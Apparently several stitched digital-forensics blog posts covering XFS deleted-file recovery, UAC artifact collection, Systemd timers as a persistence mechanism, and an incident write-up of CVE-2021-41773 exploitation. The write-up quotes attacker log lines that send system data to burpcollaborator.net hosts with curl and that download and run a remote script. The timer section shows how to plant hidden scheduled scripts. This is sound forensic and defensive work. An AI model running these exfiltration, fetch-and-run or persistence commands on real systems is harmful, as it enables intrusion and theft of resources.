Recognizing that the standard, non-byte-aligned XFS extent structures are difficult to decode, I developed a small script called xfs-extents.sh that reads the extent structures from an inode and outputs dd commands that should dump the blocks specified in the extent. Simply provide the device name and the inode number:
The careful reader will note that the MD5 checksum on the recovered file does not match the checksum of the original file. This is due to the fact that the recovered file includes the null-filled slack space at the end of the final block that was ignored in the original checksum calculations. Unfortunately the original file size in the inode is zeroed when the file is deleted, so we have no idea of the exact length of the original file. All we can do is recover the entire block run of the file, including the slack space. We should still be able to view the original image in this case, even with the extra nulls tacked on to the end of the file.
Extra Credit Math Problem
With the help of xfs_db and my little shell script, we were able to recover the deleted file. However, retrieving the inode from the deleted directory entry was facilitated by the fact that the inode address was less than 32 bits long. So even though the upper 32 bits of the 64 address space was overwritten, we could still see the original inode number.
Since the length of the inode address is based on the number of blocks per AG, the question becomes how large the file system has to grow before the inode address, including the AG number in the upper bits, becomes longer than 32 bits? Once this happens, recovering the original inode address from deleted directory entries becomes problematic– at least for the first entry in a region of deleted directory entries. Remember from our example above the full 64-bit address space of the second and later deleted entries in the chunk are fully visible.
We need two bits to represent the AG number in a typical XFS file system, and three bits to represent the inode offset in the block. That leaves 27 of 32 bits for the relative block offset in the AG. So the maximum AG size is 2**28 – 1 or 268,435,455 blocks. Assuming the standard 4K block size, that’s 1024 gigabytes per AG, or a 4TB file system.
What if we were willing to sacrifice the upper two bits of AG number? After all, even if the AG number were overwritten, we could still try to find our deleted file simply by checking the relative inode address in each of the AGs until we find the file we’re looking for. With an extra two bits of room for the relative block offset, each AG could now be four times larger allowing us to have up to a 16TB file system before the relative inode address was larger than 32 bits.
In my last blog post, I covered Systemd timers and some of the forensic artifacts associated with them. I’m also a fan of Thiago Canozzo Lahr’s UAC tool for collecting artifacts during incident response. So I wanted to add the Systemd timer artifacts covered in my blog post to UAC. And it occurred to me that others might be interested in seeing how to modify UAC to add new artifacts for their own purposes.
UAC is a module-driven tool for collecting artifacts from Unix-like systems (including Macs). The user specifies a profile file containing the list of artifacts they want to collect and an output directory where that collection should occur. Individual artifacts may be added to or excluded from the list of artifacts in the profile file using individual command line arguments.
A typical UAC command might look like:
./uac -p ir_triage -a memory_dump/avml.yaml /root
Here we are selecting the standard ir_triage profile included with UAC (“-p ir_triage“) and adding a memory dump (“-a memory_dump/avml.yaml“) to the list of artifacts to be collected. Output will be collected in the /root directory.
UAC’s configuration files are simple YAML configuration files and can be easily customized and modified to fit your needs. Adding new artifacts usually means adding a few lines to existing configuration files, or rarely creating a new configuration module from scratch. I’m going to walk through a few examples, including showing you how I added the Systemd timer artifacts to UAC.
Before we get started, let’s go ahead and check out the latest version from Thiago’s Github:
The profiles directory contains the YAML formated profile files, including the ir_triage.yaml profile I referenced in my sample UAC command above:
$ ls profiles/
full.yaml  ir_triage.yaml  offline.yaml
The artifacts directory is an entire hierarchy of dozens of YAML files describing how to collect artifacts:
$ ls artifacts/
bodyfile  chkrootkit  files  hash_executables  live_response  memory_dump
$ ls artifacts/memory_dump/
avml.yaml  process_memory_sections_strings.yaml  process_memory_strings.yaml
Modifying Profiles
While the default profiles that come with UAC are excellent starting points, you will often find yourself needing to tweak the list of artifacts you wish to collect. This can be done with the “-a” command line argument as noted above. But if you find yourself collecting the same custom list of artifacts over and over, it becomes easier to create your own profile file with your specific list of desired artifacts.
For example, let’s suppose were were satisfied with the basic list of artifacts in the ir_triage profile, but wanted to make sure we always tried to collect a memory image. Rather than adding “-a memory_dump/avml.yaml” to every UAC command, we could create a modified version of the ir_triage profile that simply includes this artifact.
First make a copy of the ir_triage profile under a new name:
You can see where we added the “memory_dump/avml.yaml” artifact right at the top of the list of artifacts to collect. It is also extremely important to modify the “name:” line at the top of the file so that this name matches the name of the YAML file for the profile (without the “.yaml” extension). UAC will exit with an error if the “name:” line doesn’t match the base name of the profile file you are trying to use.
Now that we have our new profile file, we can invoke it as “./uac -p ir_triage_memory /root“.
Adding Artifacts
To add specific artifacts, you will need to get into the YAML files under the “artifacts” directory. In my previous blog posting, I suggested collecting the output of “systemctl list-timers --all” and “systemctl status *.timers“. You’ll often be surprised to find that UAC is already collecting the artifact you are looking for:
version: 1.0
artifacts:
  -
    description: Display all systemd system units.
    supported_os: [linux]
    collector: command
    command: systemctl list-units
    output_file: systemctl_list-units.txt
  -
    description: Display timer units currently in memory, ordered by the time they elapse next.
    supported_os: [linux]
    collector: command
    command: systemctl list-timers --all
    output_file: systemctl_list-timers_--all.txt
  -
    description: Display unit files installed on the system, in combination with their enablement state (as reported by is-enabled).
    supported_os: [linux]
    collector: command
    command: systemctl list-unit-files
    output_file: systemctl_list-unit-files.txt
It looks like “systemctl list-timers --all” is already being collected. Following the pattern of the other entries, it’s easy to add in the configuration to collect “systemctl status *.timers“:
version: 1.1
artifacts:
  -
    description: Display all systemd system units.
    supported_os: [linux]
    collector: command
    command: systemctl list-units
    output_file: systemctl_list-units.txt
  -
    description: Display timer units currently in memory, ordered by the time they elapse next.
    supported_os: [linux]
    collector: command
    command: systemctl list-timers --all
    output_file: systemctl_list-timers_--all.txt
  -
    description: Get status from all timers, including logs
    supported_os: [linux]
    collector: command
    command: systemctl status *.timer
    output_file: systemctl_status_timer.txt
  -
    description: Display unit files installed on the system, in combination with their enablement state (as reported by is-enabled).
    supported_os: [linux]
    collector: command
    command: systemctl list-unit-files
    output_file: systemctl_list-unit-files.txt
Note that I was careful to update the “version:” line at the top of the file to reflect the fact that the file was changing.
As far as the various file artifacts we need to collect, I discovered that artifacts/files/system/systemd.yaml was already collecting many of the files we want:
In this case my changes only involved modifying existing artifacts files. If I had found it necessary to create new YAML files I would have also needed to add those new artifact files to my preferred UAC profile.
If you’ve been busy trying to get actual work done on your Linux systems, you may have missed the fact that Systemd continues its ongoing scope creep and has added timers. Systemd timers are a new task scheduling system that provide similar functionality to the existing cron (Vixie cron and anacron) and atd systems in Linux. And so this creates another mechanism that attackers can leverage for malware activation and persistence.
Systemd timers provide both ongoing scheduled tasks similar to cron jobs (what the Systemd documentation calls realtime timers) as well as one-shot scheduled tasks (monotomic timers) that are similar to atd style jobs. Standard Systemd timers are configured via two files: a *.timer file and a *.service file. These files must live in standard Systemd configuration directories like /usr/lib/systemd/system or /etc/systemd/system.
The *.timer file generally contains information about when and how the scheduled task will run. Here’s an example from the logrotate.timer file on my local Debian system:
This timer is configured to run daily within a one hour (AccuracySec=1h) random time window that Systemd deems is the most efficient time. Persistent=true means that the last time the timer ran will be tracked on disk. If the system sleeps during a period when this timer should have been activated, then the timer will run immediately on system wakeup. This is similar functionality to the traditional Anacron system in Linux.
The *.timer file may include a Unit= directive that specifies a *.service file to execute when the timer must run. However, as in this case, most *.timer files leave out the Unit= directive, which means that the timer will activate the corresponding logrotate.service file. The *.service file configures the program(s) the timer executes and other job parameters and security settings. Here’s the logrotate.service file from my Debian machine:
[Unit]
Description=Rotate log files
Documentation=man:logrotate(8) man:logrotate.conf(5)
RequiresMountsFor=/var/log
ConditionACPower=true

[Service]
Type=oneshot
ExecStart=/usr/sbin/logrotate /etc/logrotate.conf

# performance options
Nice=19
IOSchedulingClass=best-effort
IOSchedulingPriority=7

# hardening options
#  details: https://www.freedesktop.org/software/systemd/man/systemd.exec.html
#  no ProtectHome for userdir logs
#  no PrivateNetwork for mail deliviery
#  no NoNewPrivileges for third party rotate scripts
#  no RestrictSUIDSGID for creating setgid directories
LockPersonality=true
MemoryDenyWriteExecute=true
PrivateDevices=true
PrivateTmp=true
ProtectClock=true
ProtectControlGroups=true
ProtectHostname=true
ProtectKernelLogs=true
ProtectKernelModules=true
ProtectKernelTunables=true
ProtectSystem=full
RestrictNamespaces=true
RestrictRealtime=true
Timers can be activated using the typical systemctl command line interface:
systemctl enable ensures the timer will be reactivated across reboots while systemctl start ensures that the timer is started in the current OS session.
You can get a list of all timers configured on the system (active or not) with systemctl list-timers --all:
# systemctl list-timers --all
NEXT                        LEFT          LAST                        PASSED             UNIT                         ACTIVATES
Sun 2024-05-05 18:33:46 UTC 1h 1min left  Sun 2024-05-05 17:30:29 UTC 1min 58s ago       anacron.timer                anacron.service
Sun 2024-05-05 19:50:01 UTC 2h 17min left Sun 2024-05-05 16:37:36 UTC 54min ago          apt-daily.timer              apt-daily.service
Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 54min ago          exim4-base.timer             exim4-base.service
Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 54min ago          logrotate.timer              logrotate.service
Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 54min ago          man-db.timer                 man-db.service
Mon 2024-05-06 00:17:20 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 54min ago          fwupd-refresh.timer          fwupd-refresh.service
Mon 2024-05-06 01:13:52 UTC 7h left       Sun 2024-05-05 16:37:36 UTC 54min ago          fstrim.timer                 fstrim.service
Mon 2024-05-06 03:23:47 UTC 9h left       Fri 2024-04-19 00:59:27 UTC 2 weeks 2 days ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Mon 2024-05-06 06:02:06 UTC 12h left      Sun 2024-05-05 16:37:36 UTC 54min ago          apt-daily-upgrade.timer      apt-daily-upgrade.service
Sun 2024-05-12 03:10:20 UTC 6 days left   Sun 2024-05-05 16:37:36 UTC 54min ago          e2scrub_all.timer            e2scrub_all.service

10 timers listed.
systemctl status can give you details about a specific timer, including the full path to where the *.timer file lives and any related log output:
# systemctl status logrotate.timer
● logrotate.timer - Daily rotation of log files
     Loaded: loaded (/lib/systemd/system/logrotate.timer; enabled; vendor preset: enabled)
     Active: active (waiting) since Thu 2024-04-18 00:44:25 UTC; 2 weeks 3 days ago
    Trigger: Mon 2024-05-06 00:00:00 UTC; 6h left
   Triggers: ● logrotate.service
       Docs: man:logrotate(8)
             man:logrotate.conf(5)

Apr 18 00:44:25 LAB systemd[1]: Started Daily rotation of log files.
Note that systemctl status *.timer will give this output for all timers on the system. This would be appropriate if you are quickly trying to gather this information for later triage.
If the command triggered by your timer produces output, look for that output with systemctl status <yourtimer>.service. For example:
# systemctl status anacron.service
● anacron.service - Run anacron jobs
     Loaded: loaded (/lib/systemd/system/anacron.service; enabled; vendor preset: enabled)
     Active: inactive (dead) since Sun 2024-05-05 18:34:45 UTC; 28min ago
TriggeredBy: ● anacron.timer
       Docs: man:anacron
             man:anacrontab
    Process: 1563 ExecStart=/usr/sbin/anacron -d -q $ANACRON_ARGS (code=exited, status=0/SUCCESS)
   Main PID: 1563 (code=exited, status=0/SUCCESS)
        CPU: 2ms

May 05 18:34:45 LAB systemd[1]: Started Run anacron jobs.
May 05 18:34:45 LAB systemd[1]: anacron.service: Succeeded.
Systemd timer executions and command output are also logged to the LOG_CRON Syslog facility.
Transient Timers
Timers can be created on-the-fly without explicit *.timer and *.service files using the systemd-run command:
# systemd-run --on-calendar='*-*-* *:*:15' /tmp/.evil-lair/myStartUp.sh
Running timer as unit: run-rb68ce3d3c11a4ec79b508036776d2cb1.timer
Will run service as unit: run-rb68ce3d3c11a4ec79b508036776d2cb1.service
In this case, we are creating a timer that will run every minute of every hour of every day at 15 seconds into the minute. The timer will execute /tmp/.evil-lair/myStartUp.sh. Note that the systemd-run command requires that /tmp/.evil-lair/myStartUp.sh exist and be executable.
The run-*.timer and run-*.service files end up in [/var]/run/systemd/transient:
# cd /run/systemd/transient/
# ls
run-rb68ce3d3c11a4ec79b508036776d2cb1.service  run-rb68ce3d3c11a4ec79b508036776d2cb1.timer  session-2.scope  session-71.scope  session-c1.scope
# cat run-rb68ce3d3c11a4ec79b508036776d2cb1.timer
# This is a transient unit file, created programmatically via the systemd API. Do not edit.
[Unit]
Description=/tmp/.evil-lair/myStartUp.sh

[Timer]
OnCalendar=*-*-* *:*:15
RemainAfterElapse=no
# cat run-rb68ce3d3c11a4ec79b508036776d2cb1.service
# This is a transient unit file, created programmatically via the systemd API. Do not edit.
[Unit]
Description=/tmp/.evil-lair/myStartUp.sh

[Service]
ExecStart="/tmp/.evil-lair/myStartUp.sh"
These transient timers can be monitored with systemctl list-timers and systemctl status just like any other timer:
# systemctl list-timers --all -l
NEXT                        LEFT          LAST                        PASSED             UNIT                                        ACTIVATES
Sun 2024-05-05 17:59:15 UTC 17s left      Sun 2024-05-05 17:58:19 UTC 37s ago            run-rb68ce3d3c11a4ec79b508036776d2cb1.timer run-rb68ce3d3c11a4ec79b508036776d2cb1.service
Sun 2024-05-05 18:33:46 UTC 34min left    Sun 2024-05-05 17:30:29 UTC 28min ago          anacron.timer                               anacron.service
Sun 2024-05-05 19:50:01 UTC 1h 51min left Sun 2024-05-05 16:37:36 UTC 1h 21min ago       apt-daily.timer                             apt-daily.service
Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       exim4-base.timer                            exim4-base.service
Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       logrotate.timer                             logrotate.service
Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       man-db.timer                                man-db.service
Mon 2024-05-06 00:17:20 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       fwupd-refresh.timer                         fwupd-refresh.service
Mon 2024-05-06 01:13:52 UTC 7h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       fstrim.timer                                fstrim.service
Mon 2024-05-06 03:23:47 UTC 9h left       Fri 2024-04-19 00:59:27 UTC 2 weeks 2 days ago systemd-tmpfiles-clean.timer                systemd-tmpfiles-clean.service
Mon 2024-05-06 06:02:06 UTC 12h left      Sun 2024-05-05 16:37:36 UTC 1h 21min ago       apt-daily-upgrade.timer                     apt-daily-upgrade.service
Sun 2024-05-12 03:10:20 UTC 6 days left   Sun 2024-05-05 16:37:36 UTC 1h 21min ago       e2scrub_all.timer                           e2scrub_all.service

11 timers listed.
# systemctl status run-rb68ce3d3c11a4ec79b508036776d2cb1.timer
● run-rb68ce3d3c11a4ec79b508036776d2cb1.timer - /tmp/.evil-lair/myStartUp.sh
     Loaded: loaded (/run/systemd/transient/run-rb68ce3d3c11a4ec79b508036776d2cb1.timer; transient)
  Transient: yes
     Active: active (waiting) since Sun 2024-05-05 17:48:25 UTC; 10min ago
    Trigger: Sun 2024-05-05 17:59:15 UTC; 3s left
   Triggers: ● run-rb68ce3d3c11a4ec79b508036776d2cb1.service

May 05 17:48:25 LAB systemd[1]: Started /tmp/.evil-lair/myStartUp.sh.
Note that these timers are transient because the /var/run directory is an in-memory file system. These timers, like the file system itself, will disappear on system shutdown or reboot.
Per-User Timers
Systemd also allows unprivileged users to create timers. The command line interface we’ve seen so far stays essentially the same except that regular users must add the --user flag to all commands. User *.timer and *.service files must be placed in $HOME/.config/systemd/user. Or the user could create a transient timer without explicit *.timer and *.service files:
$ systemd-run --user --on-calendar='*-*-* *:*:30' /tmp/.dropper/.src.sh
Running timer as unit: run-rdad04b63554a4ebeb12bc5ca42baaa31.timer
Will run service as unit: run-rdad04b63554a4ebeb12bc5ca42baaa31.service
The user can use systemctl list-timers and systemctl status to check on their timers:
$ systemctl list-timers --user --all
NEXT                        LEFT     LAST PASSED UNIT                                        ACTIVATES
Sun 2024-05-05 18:20:30 UTC 40s left n/a  n/a    run-rdad04b63554a4ebeb12bc5ca42baaa31.timer run-rdad04b63554a4ebeb12bc5ca42baaa31.service

1 timers listed.
$ systemctl status --user run-rdad04b63554a4ebeb12bc5ca42baaa31.timer
● run-rdad04b63554a4ebeb12bc5ca42baaa31.timer - /tmp/.dropper/.src.sh
     Loaded: loaded (/run/user/1000/systemd/transient/run-rdad04b63554a4ebeb12bc5ca42baaa31.timer; transient)
  Transient: yes
     Active: active (waiting) since Sun 2024-05-05 18:19:35 UTC; 32s ago
    Trigger: Sun 2024-05-05 18:20:30 UTC; 22s left
   Triggers: ● run-rdad04b63554a4ebeb12bc5ca42baaa31.service

May 05 18:19:35 LAB systemd[1293]: Started /tmp/.dropper/.src.sh.
As you can see in the above output, transient per-user run-*.timer and run-*.service files end up under [/var]/run/user/<UID>/systemd/transient.
Unfortunately, there does not seem to be a way for the administrator to conveniently query timers for regular users on the system. You’re left with consulting the system logs and grabbing whatever on-disk artifacts you can, like the user’s $HOME/.config/systemd directory.
Just to see what would happen, I created a directory containing 5000 files. Let’s start with the inode:
The number of extents (bytes 76-79) is 0x2A, or 42. This is too many extents to fit in an extent array in the inode. The data fork type (byte 5) is 3, which means the data fork is the root of a B+Tree.
The root of the B+Tree starts at byte offset 176 (0x0B0), right after the inode core. The first two bytes are the level of this node in the tree. The value 1 indicates that this is an interior node in the tree, rather than a leaf node. The next two bytes are the number of entries in the arrays which track the nodes below us in the tree– there is only one node and one array entry. Four padding bytes are used to maintain 64-bit alignment.
The rest of the space in the data fork is divided into two arrays for tracking sub-nodes. The first array is made up for four byte logical offset values, tracking where each chunk of file data belongs. The second array is the absolute block address of the node which tracks the extents at the corresponding logical offset. In our case that block is 0x8118e4 = 8460516 (aka relative block 71908 in AG 2), which tracks the extents starting from the start of the file (logical offset zero).
This is a small file system and the absolute block addresses fit in 32 bits. What’s not clear in the documentation is what happens when the file system is large enough to require 64-bit block addresses? More research is needed here.
Let’s examine block 8460516 which holds the extent information. Here are the first 256 bytes in a hex editor:
0-3     Magic number                        BMA3
4-5     Level in tree                       0 (leaf node)
6-7     Number of extents                   42
8-15    Left sibling pointer                -1 (NULL)

16-23   Right sibling pointer               -1 (NULL)
24-31   Sector offset of this block         0x02595720 = 39409440

32-39   LSN of last update                  0x200000631b
40-55   UUID                                e56c...da71
56-63   Inode owner of this block           0x022f4d7d = 36654461

64-67   CRC32 of this block                 0x9d14d936
68-71   Padding for 64-bit alignment        zeroed
This node is at level zero in the tree, which means it’s a leaf node containing data. In this case the data is extent structures, and there are 42 of them following the header.
If there were more than one leaf node, the left and right sibling pointers would be used. Since we only have the one leaf, both of these values are set to -1, which is used as a NULL pointer in XFS metadata structures.
As far as decoding the extent structures, it’s easier to use xfs_db:
As we saw in the previous installment, multi-block directories in XFS are sparse files:
Starting at logical offset zero, we have extents 1-33 containing the first 35 blocks of the directory file. This is where the directory entries live.
Extents 34-41 starting at logical offset 8388608 (XFS_DIR2_LEAF_OFFSET) contain the hash lookup table for finding directory entries.
Because the hash lookup table is large enough to require multiple blocks, the “tail record” for the directory moves into its own block tracked by the final extent (extent 42 in our example above). The logical offset for the tail record is 2*XFS_DIR2_LEAF_OFFSET or 16777216.
The Tail Record
0-3      Magic number                       XDF3
4-7      CRC32 checksum                     0xf56e9aba
8-15     Sector offset of this block        22517032

16-23    Last LSN update                    0x200000631b
24-39    UUID                               e56c...da71
40-47    Inode that points to this block    0x022f4d7d

48-51    Starting block offset              0
52-55    Size of array                      35
56-59    Array entries used                 35
60-63    Padding for 64-bit alignment       zeroed
The last two fields describe an array whose elements correspond to the blocks in the hash lookup table for this directory. The array itself follows immediately after the header as shown above. Each element of the array is a two-byte number representing the largest chunk of free space available in each block. In our example, all of the blocks are full (zero free bytes) except for the last block which has at least a 0x0440 = 1088 byte chunk available.
Decoding the Hash Lookup Table
The hash lookup table for this directory is contained in the fifteen blocks starting at logical file offset 8388608. Because the hash lookup table spans multiple blocks, it is also formatted as a B+Tree. The initial block at logical offset 8388608 should be the root of this tree. This block is shown below.
0-3      "Forward" pointer                  0
4-7      "Back" pointer                     0
8-9      Magic number                       0x3ebe
10-11    Padding for alignment              zeroed
12-15    CRC32 checksum                     0x129cf461

16-23    Sector offset of this block        22517064
24-31    LSN of last update                 0x200000631b

32-47    UUID                               e56c...da71

48-55    Parent inode                       0x022f4d7d
56-57    Number of array entries            14
58-59    Level in tree                      1
59-63    Padding for alignment              zeroed
We confirm this is an interior node of a B+Tree by looking at the “Level in tree” value at bytes 58-59– interior nodes have non-zero values here. The “forward” and “back” pointers being zeroed mean there are no other nodes at this level, so we’re sitting at the root of the tree.
The fourteen other blocks that hold the directory entries are tracked by an array here in the root block. Bytes 56-57 track the size of the array, and the array itself starts at byte 64. Each array entry contains a four byte hash value and a four byte logical block offset. The hash value in each array entry is the largest hash value in the given block.
If you look at the residual data in the block after the hash array, it looks like hash values and block offsets similar to what we’ve seen in previous installments. I speculate that this is residual data from when the hash lookup table was able to fit into a single block. Once the directory grew to a point where the B+Tree was necessary, the new B+Tree root node simply took over this block, leaving a significant amount of residual data in the slack space.
To understand the function of the leaf nodes in the B+Tree, suppose we wanted to find the directory entry for the file “0003_smallfile”. First we can use xfs_db to compute the hash value for this filename:
xfs_db> hash 0003_smallfile
0xbc07fded
According to the array, that hash value should be in logical block 8388614. We then have to refer back to the list of extents we decoded earlier to discover that this local offset corresponds to block address 8460517 (AG 2, block 71909). Here is the breakdown of that block:
0-3      Forward pointer                    0x800001 = 8388609
4-7      Back pointer                       0x800008 = 8388616
8-9      Magic number                       0x3dff
10-11    Padding for alignment              zeroed
12-15    CRC32 checksum                     0xdb227061

16-23    Sector offset of this block        39409448
24-31    LSN of last update                 0x200000631b

32-47    UUID                               e56c...da71

48-55    Parent inode                       0x022f4d7d
56-57    Number of array entries            0x01a0 = 416
58-59    Unused entries                     0
59-63    Padding for alignment              zeroed
Following the 64-byte header is an array holding the hash lookup structures. Each structure contains a four byte hash value and a four byte offset. The array is sorted by hash value for binary search. Offsets are in 8 byte units.
The has value for “0003_smallfile” was 0xbc07fded. We have to look fairly far down in the array to find the offset for this value:
The offset tells us that the directory entry of “0003_smallfile” should be 0x13 = 19 * 8 = 152 bytes from the start of the directory file. That puts it near the beginning of the first block at logical offset zero.
The Directory Entries
To find the first block of the directory file we need to refer back to the extent list we decoded from the inode at the very start of this article. According to that list, the initial block is 4581802 (AG 1, block 387498). Let’s take a closer look at this block:
0-3      Magic number                       XDD3
4-7      CRC32 checksum                     0xaf173b31
8-15     Sector offset to this block        22517072

16-23    LSN of last update                 0x200000631b
24-39    UUID                               e56c...da71
40-47    Parent inode                       0x022f4d7d
Bytes 48-59 are a three element array indicating where there is available free space in this directory. Each array element is a 2 byte offset (in bytes) to the free space and a 2 byte length (in bytes). There is no free space in this block, so all array entries are zeroed. Bytes 60-63 are padding for alignment.
Following this header are variable length directory entries defined as follows:
     Len (bytes)     Field
     ===========     ======
       8             absolute inode number
       1             file name length (bytes)
       varies        file name
       1             file type
       varies        padding as necessary for 64bit alignment
       2             offset to beginning of this entry
Here is the decoding of the directory entries shown above:
File type bytes are as described in Part Three of this series (1 is a regular file, 2 is a directory). Note that the starting offset of the “0003_smallfile” entry is 152 bytes (0x0098), exactly as the hash table lookup told us.
What Happens Upon Deletion?
Let’s see what happens when we delete “0003_smallfile”. When doing this sort of testing, always be careful to force the file system cache to flush to disk before busting out the trusty hex editor:
The mtime and ctime in the directory inode are set to the deletion time of “0003_smallfile”. The LSN and CRC32 checksum in the inode are also updated.
The removal of a single file is typically not a big enough event to modify the size of the directory. In this case, neither the extent tree root or leaf block changes. We would have to purge a significant number of files the impact this data.
However, the “tail record” for the directory is impacted by the file deletion.
The CRC32 checksum and LSN (now highlighted in red) are updated. Also the free space array now shows 0x20 = 32 bytes free in the first block.
Again, a single file deletion is not significant enough to impact the root of the hash B+Tree. However, one of the leaf nodes does register the change.
Again we see updates to the CRC32 checksum and LSN fields. The “Unused entries” field for the hash array now shows one unused entry. Looking farther down in the block, we find the unused entry for our hash 0xbc07fded. The offset is zeroed to indicate this entry is unused. We saw similar behavior in other block-based directories in previous installments of this series.
Changes to the directory entries are also similar to the behavior we’ve seen previously for block-based directory files:
Again we see the usual CRC32 and LSN updates. But now the free space array starting at byte 48 shows 0x0020 = 32 bytes free at offset 0x0098 = 152. The first two bytes of the inode field in this directory are overwritten with 0xFFFF to indicate the unused space, and the next two bytes indicate 0x0020 = 32 bytes of free space. However, since the inodes in this file system fit in 32 bits, the original inode number for the file is still fully visible and the file could potentially be recovered using residual data in the inode.
Wrapping Up and Planning for the Future
This post concludes my walk-through of the major on-disk data structures in the XFS file system. If anything was unclear or you want more detailed explanations in any area, feel free to reach me through the comments or via any of my social media accounts.
The colorized hex dumps that appear in these posts where made with a combination of Synalize It! and Hexinator. Along the way I created “grammar” files that you can use to produce similar colored breakdowns on your own XFS data structures.
I have multiple pages of research questions that came up as I was working through this series. But what I’m most interested in at the moment is the process of recovering deleted data from XFS file systems. This is what I will be looking at in upcoming posts.
Reviewing the UAC data during the triage phase of our investigation, we noted two similar process hierarchies started on Nov 30. One started with parent PID 15851 and the other with parent PID 21783. The processes were running as the same “daemon” user as the web server. Looking at the UAC data under …/live_response/process/proc/<PID>/environ.txt shows essentially identical markers typical of CVE-2021-41773 exploitation:
The “environ.txt” data shows that PID 15851 was started by a request from IP 5.2.72.226 and PID 21783 from 104.244.76.13.
Next I pivoted to the web logs in the image under /var/log/apache2, looking for entries that used the same “curl/7.79.1” user agent string. Many of the hits were from 116.202.187.77, which we researched in part three of this series. Here are the remaining hits with the matching user agent string:
All of the IPs shown here are known Tor exit nodes, except for the final IP 91.234.192.109. According to WHOIS data, 91.234.192.109 is registered to Elisteka UAB, and small company in Lithuania.
Next I pulled the mod_dumpio data for these IPs from the error_log:
[Mon Nov 29 21:27:47.012697 2021]  echo Content-Type: text/plain; echo; id
[Mon Nov 29 21:30:38.095283 2021]  echo Content-Type: text/plain; echo; https://webhook.site/d9680fb0-b157-46a0-bc55-bcd195d139eb
[Mon Nov 29 21:33:42.311129 2021]  echo Content-Type: text/plain; echo;
[Mon Nov 29 22:07:04.059102 2021]  echo Content-Type: text/plain; echo; curl 8u3f3p0skq5deucdmc1xu88qnht8hx.burpcollaborator.net
[Mon Nov 29 22:09:25.063142 2021]  echo Content-Type: text/plain; echo; curl gk4ntxq0ayvl422lckr5kgyydpjh76.burpcollaborator.net
[Mon Nov 29 22:11:50.309729 2021]  echo Content-Type: text/plain; echo; cat /proc/cpuinfo | curl --data-binary @- cs8j1tywiu3hcyahkgz1sc6ullref3.burpcollaborator.net
[Mon Nov 29 22:13:14.410907 2021]  echo Content-Type: text/plain; echo; ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head | curl --data-binary @- cs8j1tywiu3hcyahkgz1sc6ullref3.burpcollaborator.net
[Tue Nov 30 16:04:46.326600 2021]  echo Content-Type: text/plain; echo; id | curl --data-binary @- 7jrfbas00fc0onj2p41ovgegm7sxgm.burpcollaborator.net
[Tue Nov 30 16:19:28.956301 2021]  echo Content-Type: text/plain; echo; (curl https://tmpfiles.org/dl/168017/wk.sh | sh >/dev/null 2>&1 )&
[Tue Nov 30 16:27:39.818920 2021]  echo Content-Type: text/plain; echo; (curl https://tmpfiles.org/dl/168017/wk.sh | sh >/dev/null 2>&1 )&
[Tue Dec 07 13:57:42.522498 2021]  echo Content-Type: text/plain; echo; id
Unfortunately, all of these URLs were either unresponsive or returned “Not found” errors. It would have been the “hxxps://tmpfiles.org/dl/168017/wk.sh” URLs that started our suspicious process hierarchies.
In addition to the suspicious process hierarchies started on Nov 30, the UAC data also showed a suspicious agetty process (PID 24330) running as user daemon, started on Dec 5. …/live_response/process/proc/24330/environ.txt showed data matching the …/proc/15851/environ.txt data:
The lsof data captured by UAC showed the process binary, /tmp/agettyd, was deleted. But since the process was still running at the time the disk image was captured, the inode data associated with the process executable was not cleared. The lsof data says the inode number is 30248, and recovering the deleted executable is now straightforward:
# icat /dev/loop0 30248 >/tmp/agetty-deleted
# md5sum /tmp/agetty-deleted
e83658008d6d9dc6fe5dbb0138a4942b /tmp/agetty-deleted
# strings -a /tmp/agetty-deleted[... snip ...]
Usage: xmrig [OPTIONS]
Network:
-o, --url=URL URL of mining server
-a, --algo=ALGO mining algorithm https://xmrig.com/docs/algorithms
--coin=COIN specify coin instead of algorithm
-u, --user=USERNAME username for mining server
-p, --pass=PASSWORD password for mining server
-O, --userpass=U:P username:password pair for mining server
[... snip ...]
Ho hum, just another coin miner. Doubtless this is what was burning up the CPU in Tyler’s Azure image.
Wrapping Up
I estimate this investigation took me roughly eight hours, plus another eight hours to write up these blog posts. Is there more to investigate in this image? Most certainly! We’ve only scratched the surface of the mod_dumpio data in /var/log/apache2/error_log. There is still a great deal of data in there to keep your Threat Intel teams happy.


